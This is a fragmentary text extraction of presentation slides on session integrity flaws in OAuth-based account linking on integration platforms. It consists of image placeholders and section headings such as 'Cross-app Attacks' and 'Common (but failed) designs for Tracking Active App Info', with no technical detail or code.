
**Unique Challenges:**

Track <active app, active platform user>  
aka Maintain Account Linking Session


**Focus:** Session Integrity Issues  
of OAuth-based Account Linking in Integration Platforms

# Cross-app Attacks


# Challenge #1: Supporting Multiple Integrated Apps/Services



# Common (but failed) designs for Tracking Active App Info



# Common (but failed) designs for Tracking Active App Info




Platform Must embed in (and extract from):

